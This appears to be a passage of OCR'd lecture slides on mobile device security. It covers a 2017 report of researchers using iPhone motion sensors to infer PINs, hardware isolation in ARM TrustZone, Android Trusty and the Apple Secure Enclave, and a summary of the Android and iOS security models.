  - Loading untrusted content
  - Leaking URLs to foreign apps
  - XSS attacks, …

Web page access to sensors


https://9to5mac.com/2017/04/12/iphone-motion-sensors-detect-pass
9TO5Mac
SEARCH
MAC IOS AAPL GUIDES APPS COMMUNITY CASHBACK/FIX
APRIL 12
AAPL: 141.80 0.17
IOS
SECURITY
Touch ID or Enter Passcode
28 Comments
Facebook
Twitter
Google
Pinterest
Reddit

Apple patched iOS after researchers showed a website could use motion sensors to detect passcodes | 9to5Mac

Apple patched iOS after researchers showed a website could use motion sensors to detect passcodes

Ben Lovejoy - Apr. 12th 2017 6:49 am PT @benlovejoy

"a malicious webpage could use iPhone sensors to detect a passcode.


The technique was so accurate that the team had a 100% success rate at working out 4-digit PINs within five attempt …

A neural network was used to identify correlations between motion sensor data and tapped PINs, and a browser Javascript exploit was used to run the malware.

https://9to5mac.com/2017/04/12/iphone-motion-sensors-detect-passcodes-pins/

Hardware aids to security: ARM TrustZone

- Hardware-isolated secure & non-secure worlds
  - Non-secure world cannot access secure resources directly
  - Each CPU core has two virtual cores: secure & non-secure
- Processor executes in one world at any given time
- Each world has its own OS & applications
- Software resides in the secure or non-secure world
  - Non-secure (non-trusted) applications cannot access secure resources directly
- Applications
  - Secure key management & key generation
  - Secure boot, digital rights management, secure payment



http://www.arm.com/products/security-on-arm/trustzone

Android Trusty Trusted Execution Environment

- Trusty TEE
  - Isolated from the rest of Android via hardware & software
  - Trusty runs on the same processor as the Android Linux kernel
  - ARM hardware: uses Trustzone™
  - Intel hardware: uses Intel’s Virtualization Technology
- Trusty contains
  - OS kernel derived from Little Kernel (https://github.com/littlekernel/lk)
  - Linux driver to transfer data between the secure Trusty environment & Android
  - Android userspace library to communicate with trusted applications

Android Trusty Trusted Execution Environment

- Processes in Trusty
  - Each process runs in unprivileged mode and is isolated from others via memory management
  - All applications are developed by a single party and packaged with the Trusty kernel image, which is signed
  - Verified by the bootloader during boot
- Uses for Trusty
  - Gatekeeper subsystem
    - Enrolls and verifies passwords via an HMAC
  - DRM framework for protected content
    - TEE stores device-specific keys needed to decrypt content
    - Main processor sees only the encrypted content and not the keys
  - Mobile payments

Hardware aids to security

Apple Secure Enclave: Similar to TrustZone but a *separate processor*

- Coprocessor in Apple A7 and later processors
- Runs its own OS (modified L4 microkernel)
- Has its own secure boot & custom software update
- Provides
  - All cryptographic operations for data protection & key management
  - Random number & key generation
  - Secure key store, including Touch ID (fingerprint) data
  - Neural network for Face ID
- Maintains integrity of data protection even if kernel has been compromised
- Uses encrypted memory
- Communicates with the main processor by an interrupt-driven mailbox and shared memory buffers

Summary

- Mobile devices are attractive targets
  - Huge adoption, simple app installation by users, always with the user
- Android security model
  - Isolated processes with separate UID and separate VM
  - Java code (mostly, but also native): managed, no buffer overflows
  - Permission model & communication via intents
- iOS security model
  - App sandbox based on file isolation
  - File encryption
  - Apps written in Objective C and Swift
  - Vendor-signed code, closed marketplace (App Store only)
- Protection efforts have generally been good
  - Usually far better than on normal computers

    … but often not good enough!

The end